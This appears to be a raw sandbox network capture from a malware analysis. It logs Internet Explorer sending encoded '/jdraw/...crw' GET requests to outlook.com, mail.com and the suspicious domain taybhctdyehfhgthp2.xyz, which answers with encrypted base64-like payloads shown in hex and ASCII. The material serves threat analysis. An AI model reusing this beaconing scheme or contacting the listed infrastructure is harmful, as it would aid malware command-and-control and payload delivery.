Jul 6, 2021 14:30:29.907217026 CEST	2631	OUT	GET /jdraw/yH91aKnpTrUgeTTXk_2FC/UNtUKwQdb1VcS_2B/GaoM_2Fyx_2BE1f/CKkjJtxjumUCxy08c3/hEyqk7y0R/Lv9aFeVgtQQx8QD9pW5d/Ac07adghbVZgEftTXAe/6L6pB6BmU2Y7k8ESiCzmDb/Z4dkw_2BAKquP/hA_2BwCK/3iTjiCeJZZSpLKXArjcyss9/OwKlQvPM9fHtt6/WpI0i7.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: outlook.com Connection: Keep-Alive
Jul 6, 2021 14:30:30.088573933 CEST	2632	IN	HTTP/1.1 301 Moved Permanently Cache-Control: no-cache Pragma: no-cache Location: https://outlook.com/jdraw/yH91aKnpTrUgeTTXk_2FC/UNtUKwQdb1VcS_2B/GaoM_2Fyx_2BE1f/CKkjJtxjumUCxy08c3/hEyqk7y0R/Lv9aFeVgtQQx8QD9pW5d/Ac07adghbVZgEftTXAe/6L6pB6BmU2Y7k8ESiCzmDb/Z4dkw_2BAKquP/hA_2BwCK/3iTjiCeJZZSpLKXArjcyss9/OwKlQvPM9fHtt6/WpI0i7.crw Server: Microsoft-IIS/10.0 request-id: d1e984f7-9ace-3ae1-5707-463b58c3d5e6 X-FEServer: MWHPR13CA0022 X-RequestId: 190a833d-54cf-4aa5-8574-074484870c4a X-Powered-By: ASP.NET X-FEServer: MWHPR13CA0022 Date: Tue, 06 Jul 2021 12:30:29 GMT Connection: close Content-Length: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.5	49743	82.165.229.87	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:30:54.287519932 CEST	2934	OUT	GET /jdraw/GTAeWl1dTEKsPGzboniA9C/3TQSND4hN4q8j/tJxnEgfP/uW5VGwHzywLraum6aAQWdJy/1RqIzWDCCX/qrcTQot2XuPIeam7w/8XDXQ5cif7RJ/1_2B3PVmQx5/nHKK8uT65nNyII/JeFpPVHIxWMVXvseH_2FD/YH70V7tTLImM6Joz/2I1VGAIxwkkbz7Z/4EmL4AYi/6QglyA.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: mail.com Connection: Keep-Alive
Jul 6, 2021 14:30:54.334537983 CEST	2935	IN	HTTP/1.1 301 Moved Permanently Date: Tue, 06 Jul 2021 12:30:54 GMT Server: Apache Location: https://mail.com/jdraw/GTAeWl1dTEKsPGzboniA9C/3TQSND4hN4q8j/tJxnEgfP/uW5VGwHzywLraum6aAQWdJy/1RqIzWDCCX/qrcTQot2XuPIeam7w/8XDXQ5cif7RJ/1_2B3PVmQx5/nHKK8uT65nNyII/JeFpPVHIxWMVXvseH_2FD/YH70V7tTLImM6Joz/2I1VGAIxwkkbz7Z/4EmL4AYi/6QglyA.crw Content-Length: 444 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 6d 61 69 6c 2e 63 6f 6d 2f 6a 64 72 61 77 2f 47 54 41 65 57 6c 31 64 54 45 4b 73 50 47 7a 62 6f 6e 69 41 39 43 2f 33 54 51 53 4e 44 34 68 4e 34 71 38 6a 2f 74 4a 78 6e 45 67 66 50 2f 75 57 35 56 47 77 48 7a 79 77 4c 72 61 75 6d 36 61 41 51 57 64 4a 79 2f 31 52 71 49 7a 57 44 43 43 58 2f 71 72 63 54 51 6f 74 32 58 75 50 49 65 61 6d 37 77 2f 38 58 44 58 51 35 63 69 66 37 52 4a 2f 31 5f 32 42 33 50 56 6d 51 78 35 2f 6e 48 4b 4b 38 75 54 36 35 6e 4e 79 49 6c 2f 4a 65 46 70 50 56 48 49 78 57 4d 56 58 76 73 65 48 5f 32 46 44 2f 59 48 37 30 56 37 74 54 4c 49 6d 4d 36 4a 6f 7a 2f 32 49 31 56 47 41 49 78 77 6b 6b 62 7a 37 5a 2f 34 45 6d 4c 34 41 59 69 2f 36 51 67 6c 79 41 2e 63 72 77 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.5	49803	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:18.248924971 CEST	4608	OUT	GET /jdraw/_2Faxv8_2Bu0S355431/zWBmIqRqQnvMB_2FKOk6CG/NwnPAjKDdicU7/LyyqKz0o/YfBYTeGYFQwkb ZMyJ8naD46/LAJf_2B0RU/3xv7VkvLo_2BH32z2/0GV2mzuC7wB9/KQWi8z52zYq/laCh5k_2F_2FsN/gFzjneWKur y1hVqDQnliR/azK5qDi4jLH99wYz/G9Hdx13SInuD3gF/73zT6HN_2B6msVs0lU/EuYlN_2BC7WR/i.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive
Jul 6, 2021 14:31:18.303908110 CEST	4609	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:18 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=t8ig2lm7e99tl9ioed8m825st0; path=/; domain=.taybhctdyehfhgthp2.xyz Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 05-Aug-2021 12:31:18 GMT; path=/; domain=.taybhctdyehfhgthp2.xyz Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 33 61 35 63 30 0d 0a 54 37 50 43 46 2b 46 31 4a 55 4b 41 54 62 62 73 6b 6e 55 32 76 58 53 4c 57 30 70 45 54 4a 56 69 7a 51 2b 44 68 35 45 4d 66 73 37 78 45 66 79 46 33 4b 48 51 69 53 71 48 7a 55 68 43 2b 65 4f 65 34 78 4f 6d 6b 74 78 46 38 68 6b 49 4e 50 41 79 47 77 74 4c 75 78 6a 7a 51 55 58 30 64 4f 6c 78 52 68 6c 32 49 79 4d 71 6a 6c 52 6b 53 79 56 4f 65 72 75 63 56 6c 49 33 75 36 35 62 70 6a 30 4f 6d 52 76 43 57 47 38 4a 71 2b 4c 33 74 4a 74 4f 76 31 74 42 74 47 5a 58 5a 42 6c 75 79 32 70 34 54 56 54 57 67 70 50 7a 4f 51 77 76 6d 30 72 68 56 73 4f 48 62 78 44 4b 4c 7a 6b 59 36 4d 50 32 52 32 47 70 50 39 78 71 42 52 46 34 67 7a 30 48 74 53 4d 58 6a 77 44 4e 77 71 46 63 49 32 34 46 62 2b 31 2b 64 73 65 35 69 4c 44 66 51 79 42 35 71 37 33 61 6d 39 61 52 67 36 74 75 43 71 65 53 47 50 4e 64 75 30 44 6f 72 43 2b 65 36 35 37 42 6b 32 69 57 66 4b 4e 72 45 4a 47 34 33 76 4a 4e 2b 68 45 30 6f 4c 37 69 76 34 31 4c 50 36 37 33 61 4b 41 35 6c 33 62 49 48 6f 46 77 4c 30 4f 78 37 6a 69 48 37 5a 36 52 4e 61 37 42 2b 38 42 66 6d 34 51 42 66 4e 31 68 30 55 35 75 47 73 65 68 71 78 7a 56 48 33 46 65 44 77 4f 6b 42 7a 75 43 39 6a 62 4a 7a 77 4c 4b 38 61 2b 6a 49 67 51 53 4a 52 6d 4d 54 43 72 32 33 79 67 67 46 4d 42 75 6b 39 34 32 4c 57 52 45 46 4a 79 58 57 32 52 65 47 61 38 61 63 75 79 7a 54 36 55 57 5a 35 68 4f 58 6e 79 58 54 43 46 61 39 48 76 4c 71 72 56 36 41 74 56 6c 78 62 34 46 37 34 49 51 63 79 50 6f 36 4d 4a 2f 58 6c 74 57 52 6e 44 66 55 61 4d 62 6f 4e 6d 51 58 41 70 4c 56 39 49 4a 66 4a 74 36 50 55 37 7a 66 78 59 37 48 46 4d 4c 68 59 49 62 7a 61 61 43 75 63 71 58 57 33 61 77 6b 30 4e 44 31 54 30 6e 36 4e 36 59 35 57 44 44 44 6f 69 4e 7a 4b 64 51 4a 4b 69 6e 48 2f 4b 73 4b 32 71 2f 30 2b 34 69 53 42 31 53 33 63 50 35 4a 77 31 54 48 77 4f 45 37 74 6b 77 54 71 71 2f 6b 4e 33 65 63 37 64 6d 38 75 47 30 70 4c 64 2b 63 69 4d 6d 42 68 44 41 31 4c 78 69 6c 53 72 6a 36 6d 64 6f 45 70 6f 55 7a 68 51 30 63 49 6b 69 59 7a 6e 4c 49 4f 41 75 4b 4c 4a 76 43 78 39 4b 32 6c 2f 70 58 35 76 68 52 47 45 49 34 57 69 4b 6d 73 33 34 4e 76 78 44 77 31 42 72 70 70 65 48 66 71 36 6d 35 62 5a 4a 2b 6a 47 6e 57 51 33 56 54 43 39 68 70 2b 7a 62 30 6b 50 51 41 4a 38 61 6f 6d 73 4b 35 45 4d 4b 41 6a 38 75 65 45 4f 70 66 79 6e 54 53 6b 4c 68 61 52 43 6b 5a 31 48 65 2f 34 59 7a 4e 38 41 58 31 Data Ascii: 3a5c0T7PCF+F1JUKATbbsknU2vXSLW0pETJVizQ+Dh5EMfs7xEfyF3KHQiSqHzUhC+eOe4xOmktxF8 hkINPAyGwtLuxjzQUX0dOlxRhl2IyMqjlRkSyVOerucVlI3u65bpj0OmRvCWG8Jq+L3tJtOv1tBtGZXZBluy2p4TVT WgpPzOQwvm0rhVsOHbxDKLzkY6MP2R2GpP9xqBRF4gz0HtSMXjwDNwqFcI24Fb+1+dse5iLDfQyB5q73am9aRg6tuC qeSGPNdu0DorC+e657Bk2iWfKNrEJG43vJN+hE0oL7iv41LP673aKA5l3bIHoFwL0Ox7jiH7Z6RNa7B+8Bfm4QBfN1 h0U5uGsehqxzVH3FeDwOkBzuC9jbJzwLK8a+jIgQSJRmMTCr23yggFMBuk942LWREFJyXW2ReGa8acuyzT6UWZ5hOX nyXTCFa9HvLqrV6AtVlxb4F74IQcyPo6MJ/XltWRnDfUaMboNmQXApLV9lJfJt6PU7zfxY7HFMLhYIbzaaCucqXW3a wk0ND1T0n6N6Y5WDDoiNzKdQJKinH/KsK2q/0+4iSB1S3cP5Jw1THwOE7tkwTqq/kN3ec7dm8uG0pLd+ciMmBhDA1L xilSrj6mdoEpoUzhQ0cIkiYznLIOAuKLJvCx9K2l/pX5vhRGEl4WiKms34NvxDw1BrppeHfq6m5bZJ+jGnWQ3VTC9h p+zb0kPQAJ8aomsK5EMKAj8ueEOpfynTSkLhaRCkZ1He/4YzN8AX1
Jul 6, 2021 14:31:18.822935104 CEST	4860	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: PHPSESSID=t8ig2lm7e99tl9ioed8m825st0; lang=en

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:18.860249996 CEST	4861	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:18 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 Last-Modified: Tue, 15 Jun 2021 10:54:44 GMT ETag: "1536-5c4cbcd3c238b" Accept-Ranges: bytes Content-Length: 5430 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: image/vnd.microsoft.icon Data Raw: 00 00 01 00 02 00 10 10 00 00 00 00 20 00 68 04 00 00 26 00 00 00 20 20 00 00 00 00 20 00 a8 10 00 00 8e 04 00 00 28 00 00 00 10 00 00 00 20 00 00 00 01 00 20 00 00 00 00 00 40 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 9c 87 73 f7 9c 87 73 f9 9c 87 73 f7 9c 87 73 77 9c 87 72 03 ff ff ff 01 9c 87 73 09 9c 87 73 0f 9c 87 73 0d 9b 87 73 05 ff ff ff 01 9c 87 73 15 9c 87 73 c7 9c 87 73 f9 9c 87 73 f9 9c 87 73 85 9c 87 73 f9 9c 87 72 f9 9c 87 73 7b 9c 87 73 05 9c 87 73 23 9c 87 73 7f 9c 87 73 c3 9b 87 72 d3 9c 87 73 cf 9c 87 73 ad 9c 87 73 5b 9c 87 73 0d 9c 87 73 1b 9c 87 73 c5 9b 87 73 ff 9c 87 73 85 9c 87 73 f7 9c 87 73 7d 9c 87 73 07 9c 87 73 57 9c 87 72 db 9c 87 73 ab 9c 87 73 6d 9c 87 73 4b 9c 87 73 43 9c 87 73 77 9c 87 73 cf 9c 87 73 b7 9b 86 73 25 9c 87 73 21 9c 87 73 cb 9c 87 73 87 9c 87 73 7f 9c 87 73 05 9c 87 73 55 9c 87 73 e1 9c 87 73 59 9c 87 73 81 9c 87 73 df 9c 87 73 c9 9b 86 72 23 ff ff ff 01 9c 87 73 13 9c 87 73 97 9c 87 73 cd 9c 87 73 19 9c 87 72 25 9c 87 73 5b 9c 87 73 03 9c 87 73 1d 9c 87 73 d9 9c 87 73 5d 9c 87 73 0b 9b 87 72 ef 9c 87 73 53 9b 87 73 bf 9c 87 73 71 ff ff ff 01 ff ff ff 01 9c 87 73 0b 9c 87 73 a5 9c 87 73 95 9c 87 73 03 9c 87 73 03 ff ff ff 01 9c 87 73 75 9c 87 73 b5 9c 87 73 07 ff ff ff 01 9c 87 73 c1 9c 87 73 db 9c 87 73 e7 9c 87 73 41 ff ff ff 01 ff ff ff 01 ff ff ff 01 9c 86 73 25 9b 87 73 d9 9c 87 73 23 ff ff ff 01 9c 87 72 07 9c 87 72 bb 9c 87 73 5d ff ff ff 01 ff ff ff 01 9c 87 73 1b 9c 87 73 db 9c 87 73 6b 9c 87 73 03 9c 87 73 03 ff ff ff 01 ff ff ff 01 9c 87 73 03 9c 87 73 af 9c 87 73 5d ff ff ff 01 9c 87 73 0d 9c 87 72 cd 9c 87 73 37 ff ff ff 01 ff ff ff 01 9c 86 73 09 9c 87 73 c9 9c 87 72 91 9c 86 72 a3 9c 87 73 81 9c 86 72 05 ff ff ff 01 ff ff ff 01 9b 87 73 85 9c 87 73 7f ff ff ff 01 9c 87 73 0d 9c 87 73 cb 9b 87 73 37 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 69 9c 87 73 3f 9c 87 73 37 9c 87 73 13 ff ff ff 01 ff ff ff 01 9b 87 73 83 9c 87 73 7f ff ff ff 01 9c 87 73 07 9c 87 73 b9 9c 87 72 57 ff ff ff 01 ff ff ff 01 9c 87 73 09 9c 87 73 c9 9c 87 73 97 9c 87 73 a9 9c 87 73 a9 9c 87 73 97 ff ff ff 01 ff ff ff 01 9c 87 73 ab 9c 87 73 5b ff ff ff 01 ff ff ff 01 9c 87 73 73 9c 87 73 ad 9c 87 73 05 ff ff ff 01 9c 87 73 09 9c 87 73 cd 9c 87 73 6d 9c 87 73 49 9c 87 73 3b 9c 87 73 07 ff ff ff 01 9c 87 73 21 9c 87 73 d3 9c 87 73 23 ff ff ff 01 9c 87 73 05 9c 87 73 1b 9b 87 73 d3 9c 87 73 51 ff ff ff 01 9b 86 73 09 9c 87 73 cb 9c 87 73 89 9b 87 72 83 9c 87 73 6d 9c 87 73 05 9c 87 72 07 9c 87 73 97 9b 87 72 91 9c 87 73 03 9c 87 73 05 9b 87 72 89 9c 87 73 07 9c 87 73 51 9c 87 73 d9 9c 87 72 4b 9c 87 73 07 9c 87 73 67 9c 86 73 27 ff ff ff 01 ff ff ff 01 9b 86 73 0d 9c 87 73 81 9c 87 73 c5 9c 87 73 17 9c 87 73 27 9c 87 73 5f 9c 87 73 f7 9c 87 73 85 9c 87 73 09 9b 87 72 51 9c 87 73 d3 9c 87 73 9d 9c 87 73 4b 9c 86 72 2f 9c 87 73 33 9c 87 73 61 9c 87 73 bd 9b 87 73 b1 9c 87 73 21 9c 87 73 23 9c 87 73 cd 9c 87 73 87 9c 87 73 f9 9c 86 73 f9 9c 87 73 83 9c 87 73 07 9c 87 73 1f 9c 87 73 79 9c 87 73 b9 9c 87 72 c5 9c 87 73 c3 9c 87 72 a7 9c 87 73 55 9c 87 72 0b 9c 87 73 1d 9c Data Ascii: h& (@sssswrsssssssssrs{ss#ssrsss[sssssss}ssWrssmsKsCswsss%s!sssssUssYsssr#ssssr%s[ssss]srsSssqsssssssussssssAs%ss#rrs]ssskssssss]srs7ssrrsrssssss7sssis?s7sssssrWsssssssss[sssssssmsIs;ss!ss#ssssQsssrsmsrsrssrssQsrKssgs'sssss's_sssrQsssKr/s3sasss!s#sssssssysrsrsUrs

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.5	49805	45.90.58.179	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:22.352667093 CEST	4868	OUT	GET /jdraw/tR4LnoSVINT1f2c/0VvJfJtFJ0fvpQScRR/CPWVnO7Ig/8xymBr8_2BV2MPJj4WbJ/plMEUslrrtyCH_2Bwhq/1CDE4hgwgyY_2Bfw3s_2F1/UxPXHIDsYEwNA/DWJu4vAO/gkXIRDv7pcl_2FYyiYW0p52/VZjd1pdZUq/nUDfT2o7A87Q2yEgN/bEZSgdLSHpEB/Y8DoqjUm9asX_2BdG/q.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:22.409195900 CEST	4869	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:22 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 34 61 33 31 34 0d 0a 67 72 57 41 4c 4a 30 41 6f 52 72 79 4d 68 4c 6b 62 34 2b 35 66 4b 46 31 42 54 33 44 6c 56 75 33 6a 75 7a 45 48 61 77 2f 5a 76 53 45 53 6d 51 76 58 51 38 6e 6b 70 30 59 39 52 6b 64 57 67 69 7a 31 69 4f 4b 31 44 38 4e 55 72 39 69 5a 64 73 64 46 72 38 31 4a 6d 70 57 67 39 74 78 6e 64 7a 56 47 54 30 65 36 2b 54 42 59 51 45 66 63 65 50 51 59 6e 6f 75 51 33 6e 45 5a 54 63 44 75 52 54 63 56 56 4b 70 34 4d 76 79 6f 41 45 37 36 67 44 5a 59 5a 62 31 55 37 54 4f 36 67 57 46 35 78 47 61 45 59 44 50 52 68 58 36 4b 75 42 45 44 4c 6e 70 4b 4a 59 4e 78 6e 5a 2f 70 73 6b 35 5a 2f 78 69 72 55 51 75 71 72 35 6e 51 38 64 43 77 62 76 6e 49 61 2f 44 67 44 59 66 35 43 6a 67 64 73 77 6b 67 72 72 48 6f 34 71 30 37 6d 36 41 65 39 6d 42 2b 53 46 34 4c 36 71 4d 35 56 2b 67 77 30 61 33 4c 70 65 4b 54 75 57 53 79 33 31 6c 6f 76 6f 31 38 44 36 63 43 5a 49 66 4e 4d 30 79 4d 73 41 71 51 6a 78 44 57 30 59 61 53 79 56 65 4d 54 6a 75 36 74 76 76 59 79 35 6d 55 62 75 73 61 70 37 57 49 6d 41 57 6d 61 67 48 4b 6e 30 51 43 52 59 52 33 37 64 49 32 6e 73 70 58 31 44 4f 52 73 2b 31 35 51 62 71 62 4c 4f 77 73 67 4c 63 64 66 65 56 36 6b 77 63 48 44 68 64 34 70 4d 4c 4c 70 73 31 71 6c 41 49 53 4f 52 51 52 32 4b 34 44 36 4a 59 6c 38 58 71 31 4f 37 4b 55 67 75 73 4d 2b 72 4d 63 51 6c 39 76 42 6f 45 54 6a 39 70 53 74 68 61 70 39 32 41 6a 6e 52 76 69 7a 32 74 6e 44 2f 32 55 73 72 74 63 30 78 6c 32 5a 34 59 71 37 6d 30 62 6c 7a 59 4d 46 65 36 75 75 61 72 79 65 45 70 4a 64 50 50 42 61 4c 36 77 67 55 7a 39 72 7a 74 58 78 45 70 47 46 53 61 68 72 6c 33 4c 39 73 34 57 2f 36 57 30 66 47 56 4f 7a 6d 61 30 56 56 62 46 61 55 6d 47 32 45 79 51 7a 52 52 66 6f 42 6e 77 56 54 47 6c 76 51 45 31 71 5a 35 73 39 4d 6c 73 2b 53 79 42 6f 31 2f 35 33 68 6b 59 5a 70 31 6e 2f 4a 6a 46 78 6f 46 38 64 44 34 47 6b 77 72 37 4b 61 56 6a 77 35 35 4e 63 56 79 48 72 4d 49 7a 77 6a 45 6a 39 30 42 76 71 31 50 4a 6a 64 78 56 77 79 33 31 58 70 4a 6f 57 54 35 44 68 6e 2f 73 46 44 63 37 33 4f 31 65 59 71 47 58 4f 4a 37 66 73 2f 4e 33 61 62 44 2f 33 65 4b 63 7a 50 2b 73 66 71 70 70 53 77 39 59 67 54 52 6f 53 32 2f 7a 31 6b 71 51 4f 44 55 7a 41 43 75 70 49 34 66 63 52 63 57 43 6e 70 74 38 69 49 4a 45 7a 4d 48 45 39 6f 78 63 33 6e 66 62 67 47 6a 6d 39 6b 69 44 55 78 6a 58 55 79 67 44 61 59 6c 49 44 73 63 2f 45 39 52 51 47 41 4e 4e 6f 4b 45 67 6a 4c 50 45 47 56 73 64 74 57 45 48 63 6f 2b 33 75 34 5a 59 38 33 72 77 79 6e 4e 30 76 61 43 46 4e 4f 36 72 48 35 36 7a 6a 45 49 53 78 48 73 56 6a 6a 61 6e 6d 64 63 47 31 57 61 50 66 48 43 67 33 79 32 68 71 69 6c 54 61 58 46 37 2b 54 76 70 38 76 5a 72 35 4c 75 65 35 69 30 6c 46 53 6c 46 47 62 48 63 59 59 6c 44 44 55 4a 37 51 33 71 6c 6b 70 77 66 74 50 65 53 54 68 6b 30 61 66 65 72 30 47 77 6d 42 6f 47 48 58 73 41 42 51 57 33 79 50 4b 73 4f 61 33 57 37 79 2f 33 6a 79 62 55 53 6f 50 4e 76 4e 72 69 57 46 2f 65 44 30 61 71 63 6f 46 37 41 38 Data Ascii: 4a314grWALJ0AoRryMhLkb4+5fKF1BT3DlVu3juzEHaw/ZvSESmQvXQ8nkp0Y9RkdWgiz1iOK1D8NU r9iZdsdFr81JmpWg9txndzVGT0e6+TBYQEfcePQYnouQ3nEZTcDuRTcVVKp4MvyoAE76gDZYZb1U7TO6gWF5xGaEYD PRhX6KuBEDLnpKJYNxnZ/psk5Z/xirUQuqr5nQ8dCwbvnIa/DgDYf5CjgdswkgrrHo4q07m6Ae9mB+SF4L6qM5V+gw 0a3LpeKTuWSy31lovo18D6cCZIfNM0yMsAqQjxDW0YaSyVeMTju6tvvYy5mUbusap7WImAWmagHKn0QCRYR37dI2ns pX1DORs+15QbqbLOwsgLcdfeV6kwcHDhd4pMLLps1qlAISORQR2K4D6JYl8Xq1O7KUgusM+rMcQl9vBoETj9pSthap 92AjnRviz2tnD/2Usrtc0xl2Z4Yq7m0blzYMFe6uuaryeEpJdPPBaL6wgUz9rztXxEpGFSahrl3L9s4W/6W0fGVOzm a0VVbFaUmG2EyQzRRfoBnwVTGlvQE1qZ5s9Mls+SyBo1/53hkYZp1n/JjFxoF8dD4Gkwr7KaVjw55NcVyHrMlzwjEj 90Bvq1PJjdxVwy31XpJoWT5Dhn/sFDc73O1eYqGXOJ7fs/N3abD/3eKczP+sfqppSw9YgTRoS2/z1kqQODUzACupI4 fcRcWCnpt8iIJEzMHE9oxc3nfbgGjm9kiDUxjXUygDaYIIDsc/E9RQGANNoKEgjLPEGVsdtWEHco+3u4ZY83rwynN0 vaCFNO6rH56zjElSxHsVjjanmdcG1WaPfHCg3y2hqilTaXF7+Tvp8vZr5Lue5i0lFSlFGbHcYYlDDUJ7Q3qlkpwftP eSThk0afer0GwmBoGHXsABQW3yPKsOa3W7y/3jybUSoPNvNriWF/eD0aqcoF7A8
Jul 6, 2021 14:31:23.854829073 CEST	5230	OUT	GET /jdraw/6egkLxw_2B/0MDk_2F6Dttk_2BDL/PeMCvV_2FKSI/4qVuvEJzX6I/FapijqFJTF_2Fb/KhTAv5JxUk1yx17bklmA1/d0ce84VGmC4XToZ3/TiJp7oqlVeIG5y4/hFv5_2BNvMTr_2BeEi/G1O6zP7eh/h0jyonPucpxshjr38gHc/mUt_2Bbr2dZAiwNrJ6q/V3apeuqs4sJwa7IUzmg12g/qV5g.crw HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: taybhctdyehfhgthp2.xyz Connection: Keep-Alive Cookie: lang=en; PHPSESSID=t8ig2lm7e99tl9ioed8m825st0

Timestamp	kBytes transferred	Direction	Data
Jul 6, 2021 14:31:23.914489985 CEST	5231	IN	HTTP/1.1 200 OK Date: Tue, 06 Jul 2021 12:31:23 GMT Server: Apache/2.4.6 (CentOS) PHP/5.4.16 X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Content-Length: 2460 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html; charset=UTF-8 Data Raw: 65 68 58 6c 64 53 77 58 51 69 59 4c 61 47 7a 6e 51 4e 35 59 46 37 72 33 4c 2f 65 66 4f 4c 62 34 4c 6e 5a 31 6f 41 59 70 74 38 6c 67 50 47 50 65 2f 67 66 38 2f 44 47 54 62 56 36 6d 37 59 77 70 55 52 33 4d 57 6f 32 55 74 4b 64 44 6d 46 34 41 50 43 46 72 61 4a 52 45 77 6c 4a 57 6e 6b 6f 62 38 53 73 51 4e 4a 68 72 79 77 76 4b 71 77 2b 62 53 6f 6f 48 59 75 77 6c 49 42 6b 6e 4f 64 73 70 58 39 45 51 65 33 53 76 39 65 2b 4d 4a 47 7a 42 55 56 30 68 61 45 44 62 61 30 58 41 6b 4f 62 75 44 59 4e 52 6a 31 38 78 6e 4e 69 58 69 36 57 73 36 30 50 6a 63 30 2f 48 55 30 69 39 62 4c 52 70 52 67 35 39 53 54 6b 55 71 46 47 73 38 43 34 31 32 48 31 78 56 64 6d 63 35 64 32 76 72 72 77 31 57 37 32 36 78 64 78 4c 4a 62 42 35 50 72 59 69 50 6f 4d 41 50 31 59 4e 39 50 2b 4b 59 7a 6d 6c 4f 56 47 4b 65 49 76 66 69 4b 79 64 4e 37 61 78 79 55 71 35 2f 77 70 67 41 53 47 2b 2f 30 71 4f 41 61 30 6f 65 53 68 35 51 36 7a 34 4c 65 39 31 58 37 6f 34 32 6a 6d 4f 51 6e 69 53 77 63 2f 41 6e 59 66 6c 6c 67 45 4c 2b 58 5a 2f 69 6f 55 59 4e 69 62 4a 56 6f 58 44 36 65 69 58 4f 6c 37 4d 4f 4b 61 70 79 31 42 62 2b 47 79 77 7a 79 38 74 50 5a 6a 34 54 6b 7a 4f 67 2f 6b 44 6f 6c 43 7a 6d 4b 73 33 50 75 62 48 4c 41 42 34 65 6a 51 45 44 2f 38 66 51 51 6b 46 71 39 50 41 69 59 78 75 70 44 6e 55 69 43 58 67 39 37 76 41 51 42 75 53 4a 73 46 6a 39 6b 37 53 62 51 66 35 6c 72 55 46 54 32 39 6f 50 58 57 41 46 4f 2b 69 76 49 39 54 4c 56 53 36 47 4d 35 56 31 56 51 37 33 4a 46 7a 34 30 48 38 57 35 6a 33 6d 4b 44 73 2b 4c 6b 39 2f 79 70 4e 53 51 52 62 45 41 69 74 6d 49 30 4c 36 39 76 2f 4f 70 79 43 5a 66 77 32 62 4c 72 